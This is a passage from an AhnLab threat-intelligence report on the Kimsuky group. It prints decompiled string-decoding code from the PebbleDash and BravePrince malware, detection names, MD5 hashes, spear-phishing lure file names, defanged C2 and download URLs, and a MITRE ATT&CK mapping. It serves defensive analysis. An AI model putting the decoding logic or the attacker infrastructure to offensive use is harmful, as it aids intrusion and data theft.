23             *v3 = KeyTable[( (BYTE)v4 - 0x16) & 0x3F];
24 LABEL_9: zcgXISWkj314CwaYLVyh0U_odZH8OReKiNlr-JM2G7QAxpnmEVbqP5TuB9Ds6fft
25             ++v3;
26         } while ( *v3 );
27     }
28     return v2;
29 }
30 return result;
31 }
32 }

```

PebbleDash

```

33 *((_QWORD *)v11 + i) = v4;
34 }
35 result = j__malloc_base(v2);
36 v6 = (char *) (a1 + 4);
37 do
38 {
39     v7 = *v6;
40     result[( _QWORD)v6 - 4 - a1] = *v6;
41     ++v6;
42 } while ( v7 );
43 v8 = 0i64;
44 v9 = v2 - 4;
45 if ( v9 )
46 {
47     do
48     {
49         v10 = 0i64;
50         while ( result[v8] != KeyTable[v10] )
51         {
52             if ( (unsigned __int64)v10++ >= 0x40 )
53                 goto LABEL_18;
54         }
55         result[v8] = KeyTable[( (DWORD)v10 - *((_DWORD *)v11 + 2 * (v8 & 3))) & 0x3F];
56 LABEL_18: zcgXISWkj314CwaYLVyh0U_odZH8OReKiNlr-JM2G7QAxpnmEVbqP5TuB9Ds6fft
57         ++v8;
58     } while ( v8 < v9 );
59 }
60 return result;
61 }
62 }
63 }

```

Figure 11. Comparison between the encryption methods
BravePrince (variant 2) (MD5: E647B3366DC836C1F63BDC5BA2AEF3A9)

AhnLab Response Overview

The alias and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already diagnosed related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

```
Backdoor/JS.Akdoor
Backdoor/PowerShell.Akdoor.S1454
Backdoor/PowerShell.Akdoor.S1509
Backdoor/Win.AppleSeed.C4635545
Backdoor/Win.AppleSeed.R441519
Backdoor/Win.Keylogger.R419909
Backdoor/Win.Meterpreter.C4522181
Downloader/DOC.Agent
Downloader/DOC.Generic
Downloader/W97M.Generic
Downloader/XLS.Agent
Downloader/XML.External
Dropper/Win.AppleSeed.R460199
Dropper/WSF.Agent
Exploit/PDF.FakeDocu.S1628
Trojan/BIN.EncPE
Trojan/JS.Agent
Trojan/Win.Agent.R374404
Trojan/Win.Agent.R434921
Trojan/Win.Agent.R437874
Trojan/Win.Akdoor.R426485
Trojan/Win.Kimsuky.R437684
Trojan/Win.LightShell.R435857
Trojan/Win.LightShell.R439839
```

Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

File Paths and Names

The file paths and names used by the threat group are as follows. File names of some malware or tools may be the same as those of normal files.

Biden Administration Inauguration Plan Survey.doc
Compensation Payment Request.doc
Compensation Payment Request (form).doc
Compensation Payment Request.docm
Plan Survey.doc
[Survey] 2021 Data Driven Future Prospect Research_(Peacetime Security).doc
1. 2021 Business Plan (with facility headquarters data) - 210316-1.pif
Construction of North Korean Nuclear Disarmament Control Tower (Proposal).wsf
AutoUpdate.dll
Biden Administration Security Line.wsf
US Seeks to Mediate the Korea-Japan Dispute.doc_

File Hashes (MD5)

The MD5 of the related files are as follows. However, sensitive samples may have been excluded.

AppleSeed
3A4AB11B25961BECECE1C358029BA611
E7CAF25DE7CE463A6F22ECB8689389AD
6E8406D6680899937F23C788A7008A11
C688C60C94EAD98F772C20CF18FB02D1
D916C3533A89E498159FC432D645EDB8
3C47E1074F0845F50B615F1FB99B3BD8
1976FE2BC1011C02FF50C807F97CB230
C019E4BD1D192E08C56135A501A828FE
CAA1A847D0AE3F3D647474F5DB9069BF
739D14336826D078C40C9580E3396D15

FlowerPower

1269E2B00FD323A7748215124CB058CD
1FBB840D848784C3500D645B54D3E350
CCB280538B4A11F2D71B90520925DD48
F553E3190CEFF8DDBF3B39A1520D339C
9917049F845834165B864324AF58BDAB
51AB8BF7BD7E4A828A6A843076F19DF5
811F8C88CDA9E8C4F448AA6F380E5A93

PDF Exploit

6D6399E5E98164E365029A9B141E1646

PebbleDash

946F787C129BF469298AA881FB0843F4

BravePrince

80CE8826C8CD34B9AC7A787895674069 (variant 1)
FD26AC8090BFF71C155140738E82D4B6 (variant 1)
47CE2CF998E4AF580B9D0ACCCF7D2207 (variant 1)
E647B3366DC836C1F63BDC5BA2AEF3A9 (variant 2)

Biden Administration Inauguration Plan Survey.doc

8CA84C206FE8436DCC92BF6C1F7CF168

Compensation Payment Request.doc

D7B717134358BBEEFC5796B5912369F0
0821884168A644F3C27176A52763ACC9

Compensation Payment Request (form).doc

95C92BCFC39CEAFC1735F190A575C60C

Compensation Payment Request.docm

8DE75256D0E579416263CB3C61FC6C55

Plan Survey.doc

49A04C85555B35F998B1787B325526E6
86C462B8CEFFBC10018DF2C32E024B29

[Survey] 2021 Data Driven Future Prospect Research_(Peacetime Security).doc

6A614CA002C5B3A4D7023FAFFC0546E1

1. 2021 Business Plan (with facility headquarters data) - 210316-1.pif

815C690BFC097B82A8F1D171CD00E775

Construction of North Korean Nuclear Disarmament Control Tower (Proposal).wsf

F0255DFCB932C3072C2489124B25B373

Biden Administration Security Line.wsf

159DD4D84FD6C5D1BB807CDB02215CF8

US Seeks to Mediate the Korea-Japan Dispute.doc_

9D3B4E82D2C839FFC2887946FB204615

Unknown (unknown type)

92D6F06E435A519E07575CA55194ED89
A67231CBED92AC390A932096E75FD3F1
FDA2A4A7EF9222648D9739F8CBEB482C
1CC84A222ACB263F2F0E6D17C45702AF
87C431FF5A16E1668397DFFAF961389C
E6A579E7938662A4F95FD50DBE23119A
78D16566C2ED6A45897DAE25700DCA5A
8A7686430D9AD2832E8A4C3992186B36
BE4DAA6400A6E417270E17B67A44CA97
906B43CB893E0A57404C8F17085A1F24
A67B0C89812E9517178B8581FF830A38
5EB09DD7AAFDD5AF5A8396497F99E0E7
AA0115A289C6A0CF9771B6140F29F2B1

Related Domains, URLs, and IP Addresses

The download or C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

hxxp://1213rt.atwebpages.com/cohb/d.php?filename=corona
hxxp://ahnlab.check.pe.hu
hxxp://anto.shore.ml
hxxp://beilksa.scienceontheweb.net/cookie/select/log/tmp?q=6
hxxp://benze.atwebpages.com/ki/mc.down
hxxp://benze.atwebpages.com/ki/mc.txt
hxxp://benze.atwebpages.com/ki/post.php
hxxp://boars.linecover.xyz
hxxp://btige.myartsonline.com/eo/ki.txt
hxxp://chels.mypressonline.com/ah/nk.txt
hxxp://connectter.atwebpages.com/2612/download.php?filename=2612
hxxp://cuinm.huikm.kro.kr
hxxp://dkekftks.atwebpages.com/ccom1/download.php?filename=ccom1
hxxp://dkekftks.atwebpages.com/ccom1/post.php
hxxp://dktkglrkshqhfn.atwebpages.com/ccom2/download.php?filename=ccom2
hxxp://eucie09111.myartsonline.com/0502/v.php
hxxp://hanlight.mygamesonline.org/2403/v.php?w=chosh3
hxxp://klsa.onlinewebshop.net/qaz/download.php?filename=UhuDa

hxxp://likel.atwebpages.com/bu/ma.txt
hxxp://likel.atwebpages.com/officeDocument/2006/relationships/attachedTemplate/Seminarfinal.dotm
hxxp://lovel.myartsonline.com/ys/ha.down
hxxp://lovel.myartsonline.com/ys/ha.txt
hxxp://lovel.myartsonline.com/ys/post.php
hxxp://lovem.atwebpages.com/sw/cu.txt
hxxp://manct.atwebpages.com/ck/uy.txt
hxxp://manstr.myartsonline.com/pc/kj.txt
hxxp://modri.myartsonline.com/gu/nw.down
hxxp://modri.myartsonline.com/gu/nw.txt
hxxp://modri.myartsonline.com/gu/post.php
hxxp://modri.myartsonline.com/officeDocument/2006/relationships/BIO.dotm
hxxp://movie.youtoboo.kro.kr/test.php
hxxp://n4028chu.mywebcommunity.org/d.php
hxxp://onedrive-upload.ikpoo.cf
hxxp://ping.requests.p-e.kr
hxxp://pollor.p-e.kr/?query=5
hxxp://ppahjcz.tigerwood.tech
hxxp://quarez.atwebpages.com/ny/ui.txt
hxxp://rhwkdlaktm.atwebpages.com/download.php?filename=acom2
hxxp://ripzi.getenjoyment.net/le/eh.txt
hxxp://ripzi.getenjoyment.net/Package/2006/relationships/InterKoreanSummit.dotm
hxxp://rukagu.mypressonline.com/le/yj.txt
hxxp://seoul.lastpark.life
hxxp://skime.mypressonline.com/ge/nj.down
hxxp://skime.mypressonline.com/ge/nj.txt
hxxp://skime.mypressonline.com/ge/post.php
hxxp://stair.atwebpages.com/ne/la.down
hxxp://stair.atwebpages.com/ne/la.txt
hxxp://stair.atwebpages.com/ne/post.php
hxxp://tbear.mypressonline.com/ci/mo.txt
hxxp://texts.letterpaper.press
hxxp://tksRpdL.atwebpages.com/ccom2/download.php?filename=ccom2
hxxp://tktlal2.atwebpages.com/ccom2/post.php
hxxp://tktlal3.atwebpages.com/ccom3/download.php?filename=ccom3
hxxp://tktlal3.atwebpages.com/ccom3/post.php
hxxp://tools.macbook.kro.kr
hxxp://vpn.atooi.ga/?query=5
hxxp://vpn.atooi.ga/index.php?query=1
hxxp://vpn.atooi.ga/index.php?query=3
hxxp://vpn.atooi.ga/index.php?query=6
hxxp://waels.onlinewebshop.net/st/wa.txt
hxxp://wbg0909.scienceontheweb.net/0412/download.php?filename=corona
hxxp://yes24-mart.pe.hu
hxxp://yezu212.myartsonline.com/log/blank.php?v=leesy7107
hxxp://yny0721.atwebpages.com/0502/download.php?filename=corona
hxxp://yny0721.atwebpages.com/aw/download.php?filename=ercon
hxxp://yny0721.atwebpages.com/aw/post.php

hxxps://mancit.000webhostapp.com/yk/yo.txt
185.176.43.98, 185.176.43.106

MITRE ATT&CK

The MITRE ATT&CK information on this security attack is as follows. MITRE ATT&CK, which stands for Adversarial Tactics, Techniques, and Common Knowledge, includes classified descriptions of the threat group's tactics and techniques observed. Relevant information can be found on <https://attack.mitre.org/>.

The MITRE ATT&CK ID corresponding to this threat group quotes from another analysis report and has additional details confirmed by AhnLab.

Tactic	ID	Description
Reconnaissance (TA0043)		
Resource Development (TA0042)		
Initial Access (TA0001)	T1566	Distribute malware as attachments to spear phishing emails
	T1566.001	
Execution (TA0002)		
Persistence (TA0003)	T1547	Maintain persistence through registry editing, use Office template macro, maintain persistence by adding to the task scheduler, use DLL side-loading
	T1547.001	
	T1137	
	T1053	
	T1574	
Privilege Escalation (TA0004)		

Defense Evasion (TA0005)	T1497	Evade virtual environments by scanning a particular registry
Credential Access (TA0006)		
Discovery (TA0007)		
Lateral Movement (TA0008)		
Collection (TA0009)	T1005	Collect system information, perform keylogging
	T1056.001	
Command and Control (TA0011)	T1001	Encode and obfuscate collected information
	T1132	
Exfiltration (TA0010)	T1041	Transmit collected information to the C&C Server
Impact (TA0040)		

Table 2. MITRE ATT&CK

References

- [1] Kimsuky APT Group Distributes Fake Security App Disguised As KISA Security Program
<https://blog.cyble.com/2021/06/03/kimsuky-apt-group-distributes-fake-security-app-disguised-as-kisa-security-program/>
- [2] Kimsuky武器库更新：利用新冠疫情为诱饵针对韩国地区的攻击活动分析
<https://ti.qianxin.com/blog/articles/Kimsuky-Weapon-Update:-Analysis-of-Attack-Activity-Targeting-Korean-Region/>
- [3] Alert: Rapidly Increasing Attacks Targeting Diplomacy and Security Specialists - 'Thallium' Group Involved
<https://blog.alzac.co.kr/3624>
- [4] Thallium Group Attacks Disguised as 2021 Ministry of Foreign Affairs Diplomatic Office Work Related Status Survey
<https://blog.alzac.co.kr/3754>
- [5] Kimsuky APT continues to target South Korean government using AppleSeed backdoor
<https://blog.malwarebytes.com/threat-intelligence/2021/06/kimsuky-apt-continues-to-target-south-korean-government-using-appleseed-backdoor/>
- [6] The Real Identity of the Email Saying 'We Will Give You Money'... Distribution of Malicious Word Documents Disguised as Compensation Requests
<https://www.boannews.com/media/view.asp?idx=95940>
- [7] Hacking Pathway into Korea Atomic Research Institute (KAI) Revealed to be VPN Vulnerabilities - Will This Exacerbate into a Korean MS Exchange Incident?
<https://www.boannews.com/media/view.asp?idx=98828>
- [8] Malware Analysis Report (AR20-133C)
<https://www.cisa.gov/uscert/ncas/analysis-reports/ar20-133c>
- [9] Complete Analysis Report of Kimsuky Attacks via Word Files (ATIP)
<https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=a844cc9d-b341-4f58-870c-b968cc23fc06>
- [10] Analysis Report on AppleSeed Malware Used by the Kimsuky Group (ATIP)
<https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77>
- [11] Malware Trend Analysis Report on Operation Light Shell and the KIMSUKY Group (ATIP)
<https://atip.ahnlab.com/ti/contents/issue-report/trend?i=52f630f9-add0-4abc-a9d6-c40cfe87f36f>

[12] CVE-2020-9715 Vulnerability Analysis Report (ATIP)

<https://atip.ahnlab.com/ti/contents/issue-report/vulnerability?i=d19d7eae-e274-46e0-ace7-3f13f7d832f2>

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea

Tel : +82 31 722 8000 | Fax : +82 31 722 8901

www.ahnlab.com

www.asec.ahnlab.com/en

© AhnLab, Inc. All rights reserved.

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.